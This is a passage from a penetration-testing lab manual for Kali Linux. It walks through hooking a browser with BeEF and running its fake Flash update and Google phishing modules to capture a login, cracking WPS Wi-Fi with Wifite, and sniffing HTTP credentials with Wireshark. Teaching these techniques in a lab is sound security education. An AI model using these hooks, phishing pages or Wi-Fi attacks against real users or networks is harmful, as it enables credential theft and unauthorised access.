- MASSVULNSCAN: Launches a “vulnscan” mode scans on multiple targets specified via the “-f” switch.

You can practice on the machine above by running different scans against it and comparing their different outputs.

Lab 48. Browser Exploitation Framework (BeEF)

Lab Objective:

Learn how to perform information gathering by hooking a browser using BeEF.

Lab Purpose:

BeEF is a pentesting tool which focuses on exploiting web browsers. It looks past the hardened network perimeter and client system to instead focus on exploitability within the context of the web browser. If a BeEF exploitation is successful, there is no limit to the information gathering that can then be performed.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

We first need to install the BeEF tool on Kali. We can do this by opening a terminal and typing the following:

```
sudo apt install beef-xss
```

Once this is done, we can launch the tool by typing the following:

```
sudo beef-xss
```

```
[!] (Password must be different from "beef")
[!] Please type a new password for the beef user: 
[!] GeoIP database is missing
[!] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*]   Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
  Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
  Active: active (running) since Mon 2021-03-29 10:20:20 EDT; 5s ago
    Main PID: 7503 (ruby)
      Tasks: 3 (limit: 4635)
     Memory: 66.8M
        CPU: 4.459s
       CGroup: /system.slice/beef-xss.service
                 └─7503 ruby /usr/share/beef-xss/beef

Mar 29 10:20:20 kali systemd[1]: Started beef-xss.
[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...
```

You will then be asked to enter a password for the tool. Do this and press enter.

This will execute several lines of code and will open a new window in your web browser, where you will have access to the control panel for BeEF. If the browser could not open automatically in Kali, open it yourself and type “<http://127.0.0.1:3000/ui/panel>” in the address line.



When the page loads, you will be asked for a username and password to login to BeEF. Use the username “beef” and the password you set above.

Task 2:

We are now able to access the control panel for this tool. The first page contains lots of documentation, where you can learn more details about how this tool works.

A screenshot of the BeEF control panel. The interface has a header with tabs: 'Getting Started' (which is active), 'Logs', and 'Zombies'. On the left, there is a sidebar titled 'Hooked Browsers' with 'Online Browsers' and 'Offline Browsers' options. The main content area features the BeEF logo and the text 'THE BROWSER EXPLOITATION FRAMEWORK PROJECT'. It includes a link to the official website (<http://beefproject.com/>). Below this is a section titled 'Getting Started' with the sub-section 'Welcome to BeEF!'. It instructs the user to 'hook' a browser by pointing it to a demo page or advanced version. At the bottom, there is a note about dragging a bookmarklet link into a browser's bookmark bar to 'hook' any page.

We will begin by pressing the link for the basic demo page, which can be found on the main page when logged in to BeeEF. When you press this link, a new window will open with a hooked browser.

To test this hooked browser, type something in the text window at the bottom of the screen.

The screenshot shows a web browser window with the BeeEF logo at the top. Below the logo, there is a message: "You should be hooked into BeEF. Have fun while your browser is working against you." A list of links for demonstrating the "Get Page HREFs" command module is provided, including: [The Browser Exploitation Framework Project homepage](#), [BeEF Wiki](#), [Browser Hacker's Handbook](#), and [Slashdot](#). Below this, there is a text input field containing the word "hello" with a red arrow pointing to it. At the bottom, there is a link: "You can also load up a more [advanced demo page](#)".

Then, click on the list of browsers to the far left of the beef control panel page. Select your local browser and press on the Logs tab. Select ID column to sort by ascending order. This will show you every action you have taken on the demo page that is open.

24.291s - [Blur] Browser window has lost focus.
23.087s - [Mouse Click] x: 879 y:495 > html
21.955s - [User Typed]
20.951s - [User Typed] lo
19.938s - [User Typed] hel
17.587s - [Mouse Click] x: 1023 y:329 > textarea#imptxt(Important Text)
16.225s - [Mouse Click] x: 1178 y:219 > li
15.953s - [Mouse Click] x: 1178 y:219 > body
12.068s - [Focus] Browser window has regained focus.
2.552s - [Blur] Browser window has lost focus.
127.0.0.1 appears to have come back online
127.0.0.1 just joined the horde from the domain: 127.0.0.1:3000


Task 2:

Navigate to the details tab. Here, you will be presented with an abundance of information regarding the details of the browser you have hooked such as the version, the plugins installed, etc.

Details	Logs	Commands	Proxy	XssRays	Network
Key ▲					Value
browser.capabilities.activex					No
browser.capabilities.flash					No
browser.capabilities.googlegears					No
browser.capabilities.phonegap					No
browser.capabilities.quicktime					No
browser.capabilities.realplayer					No
browser.capabilities.silverlight					No
browser.capabilities.vbscript					No
browser.capabilities.vlc					No
browser.capabilities.webgl					Yes

Task 3:


Navigate to the Commands tab. Here, we can specify a few different malicious command to execute on the target browser. For example, click on the Social Engineering folder and select the Fake Flash Update command.



This command, when executed, will present the user with a popup on their screen to update their version of Flash. This popup will contain a payload which is downloaded by the user if they click on the update button. Select this command and click Execute on the bottom right of the screen. Once this is done, navigate to the browser demo page.



As you can see, you are presented with a fake Flash update popup. If the user presses on the buttons in this popup, a file is downloaded to their machine.



This file can be a custom payload designed by us, which we can add to this exploit in the Commands tab.

Task 4:

We will run through another example of a malicious command which we can run. In the Social Engineering folder under the commands tab, select the Google Phishing Command. This will present the user with a fake login screen for Gmail. Click execute on the bottom right and navigate back to the demo page.

The screenshot shows the BeEF 0.5.0.0 interface with the 'Phishing' exploit selected. The exploit configuration panel includes fields for 'ok URI' (set to `http://0.0.0.0:3000/demos`), 'Session logout interval (ms)' (set to 10000), and 'Redirect delay (ms)' (set to 1000). The 'Execute' button is highlighted with a red arrow and a circle labeled '3'. A larger red arrow points from the 'Google Phishing' exploit entry in the module tree to the configuration panel, with a circle labeled '1' near the arrowhead. Another red arrow points from the 'Execute' button to the configuration fields, with a circle labeled '2' near the arrowhead.

As you can see, we are presented with a login screen for Google. We can customise the URL in the Commands tab to change the look of this page to a newer version of the Gmail login page. If the user inputs their details here, BeEF will capture them. The details entered can be found by navigating back to the Commands tab, selecting the same exploit, and clicking on the tab in between the list of exploits and the description of the exploit.

The screenshot shows a user interface for a penetration testing or security analysis tool. On the left, there is a sidebar titled "Search" containing a tree view of categories and sub-categories:

- Browser (56)
- Chrome Extensions (6)
- Debug (8)
- Exploits (109)
- Host (24)
- IPEC (9)
- Metasploit (1)
- Misc (20)
- Network (21)
- Persistence (9)
- Phonegap (16)
- Social Engineering (25)
 - Steal Autocomplete
 - Text to Voice
 - Clickjacking
 - Clippy
 - Fake Flash Update
 - Fake Notification Bar
 - Fake Notification Bar (Chrom
 - Fake Notification Bar (Firefo
 - Fake Notification Bar (IE)
 - Google Phishing
 - Unauthorised Download

On the right, there is a table with three columns: "id", "date", and "label". A single row is visible with the following data:

0	2021-02-16 07:11	command 1
1		data: result=Username: hello@gmail.com Password: Password123

Two red arrows are overlaid on the interface:

- An arrow points from the "Google Phishing" item in the sidebar tree down towards the "command 1" row in the table.
- An arrow points from the "command 1" row in the table up towards the "data" field in the table's last column.

Lab 49. Hacking WPS Networks with Wifite

Lab Objective:

Learn how to hack WPS networks using Wifite.

Lab Purpose:

Wifite is a customizable tool which can be used to hack multiple WEP-, WPA-, and WPS-encrypted networks in a row. It is designed to be a “set it and forget it” wireless auditing tool. If Wifite fails to crack a WPA handshake, the handshake will be backed up in a file to Wifite.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

You will need a wireless card which is capable of being put into “monitor mode” to complete this lab. In this lab, we will use an Alfa network card for this purpose. There are numerous Wi-Fi adapters in the market which support Wi-Fi hacking. In this page, you can find some of them:

<https://www.ceos3c.com/security/best-wireless-network-adapter-for-wifi-hacking-in-2019/>



If you don't have such a card, you can still read along to learn the process behind an attack using this tool.

We will begin this lab by opening a terminal in Kali and viewing the help screen for Wifite. We can do this by typing the following as root user:

```
sudo su -  
wifite -h
```




Task 2:

Ensure you have your wireless network card connected to your machine. Once this is done, we can then launch the tool by typing the following:

```
wifite
```



Immediately, Wifite will put your network card into “monitor mode” and begin searching for nearby networks. It will display information about these networks, such as whether they have WPS enabled or not, as well as the channel it is running on, the number of clients connected to it, the power of the signal, the level of encryption, and the ESSID.



Task 2:

When you have found the network that you want to target, end the search for networks by hitting **ctrl + c** on your keyboard. You will then be asked to choose your target by inputting its ID, which is shown on the num column. Choose the number to the left of your target's ESSID.

Task 3:

Wifite will then begin launching attacks against the specified target. It will begin by launching a Pixie-Dust attack, followed by NULL PIN, PIN Attack and PMKID attack. If all of these attacks fail, Wifite will capture the WPA handshake and attempt to crack it using aircrack-ng. If this attack also fails, Wifite will close and save the captured WPA handshake to a file before exiting.

Lab 50. Capturing Credentials Submitted through http with Wireshark

Lab Objective:

Learn how to capture usernames and passwords submitted through http websites with Wireshark.

Lab Purpose:

Wireshark is an open-source packet analyser. It is used for analysis, network troubleshooting, and software and communications protocol development and education. It is a very useful tool for looking in depth at the communications happening on a network.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

For this lab, we will be capturing requests sent and received from our Kali machine. We will then analyse these requests for captured information. You do not need any wireless network card for this lab.


To begin, open a terminal screen in Kali and start Wireshark by typing the following:

```
sudo wireshark
```

You can also start the tool by navigating to the menu on the top left, hovering over the Sniffing & Spoofing tab, and selecting the Wireshark tool.

Task 2:


Once open, Wireshark will ask you which interface you would like to use to capture packets. For this lab, we will be using our “eth0” interface, so select this now by double clicking on it.



You will then be presented with a window that is clearly divided up into three sections. The top section is used to display a list of the packets captured. These packets are displayed as a table. Information about each packet is displayed here, such as the packet number, packet source and destination, the time captured, and the packet's protocol.

The second panel describes a hierarchical display of the information included in a single packet. You can expand different sections to view different information about each specific packet. We will be using this pane later in this lab.

The third pane displays the encoded packet data and displays a packet in its raw, unprocessed form.



Task 3:

The next step is to open Firefox and visit the following site:

<http://testphp.vulnweb.com/login.php>

Here, you will find a login page. Notice the lock with the red line at the top left of the page, indicating that this page is communicating through http, meaning that any data submitted here will not be encrypted.

If you are already registered please enter your login information below:

Username :	<input type="text"/>
Password :	<input type="password"/>
<input type="button" value="login"/>	


You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

Enter a random username and password into this form and click login. Once this is done, return to Wireshark.

Task 4:

You will notice Wireshark capturing a few different packets. We can end the packet capture now by pressing the red square in the top left corner.




No.	Time	Source	Destination	Protocol	Length	Info
1017	11.861002219	13.224.246.72	192.168.71.128	TCP	60	[TCP Keep-Alive ACK]
1018	11.889423777	192.168.71.128	13.224.246.72	TCP	54	[TCP Keep-Alive] 550
1019	11.889673485	13.224.246.72	192.168.71.128	TCP	60	[TCP Keep-Alive ACK]
1020	12.369103175	192.168.71.128	93.184.220.29	TCP	54	[TCP Keep-Alive] 530
1021	12.369739119	93.184.220.29	192.168.71.128	TCP	60	[TCP Keep-Alive ACK]
1022	13.253007368	192.168.71.128	192.168.71.2	DNS	77	Standard query 0xf5
1023	13.254761469	192.168.71.1	224.0.0.251	MDNS	71	Standard query 0x00
1024	13.255058468	fe80::25f8:f019:5e6..	ff02::fb	MDNS	91	Standard query 0x00
1025	13.667103357	fe80::25f8:f019:5e6..	ff02::1:3	LLMNR	85	Standard query 0x9b
1026	13.667103396	192.168.71.1	224.0.0.252	LLMNR	65	Standard query 0x9b
1027	14.256629283	192.168.71.1	224.0.0.251	MDNS	71	Standard query 0x00
1028	14.256889147	fe80::25f8:f019:5e6..	ff02::fb	MDNS	91	Standard query 0x00
1029	15.440082830	192.168.71.128	74.125.193.94	TCP	54	[TCP Keep-Alive] 47
1030	15.493132374	192.168.71.128	74.125.193.94	TCP	54	[TCP Keep-Alive] 47
1031	16.017310008	192.168.71.128	74.125.193.94	TCP	54	[TCP Keep-Alive] 47
1032	16.468880185	192.168.71.128	74.125.193.94	TCP	54	[TCP Keep-Alive] 47
1033	16.469042149	74.125.193.94	192.168.71.128	TCP	60	[TCP Keep-Alive ACK]
1034	16.500172600	192.168.71.128	74.125.193.94	TCP	54	[TCP Keep-Alive] 47
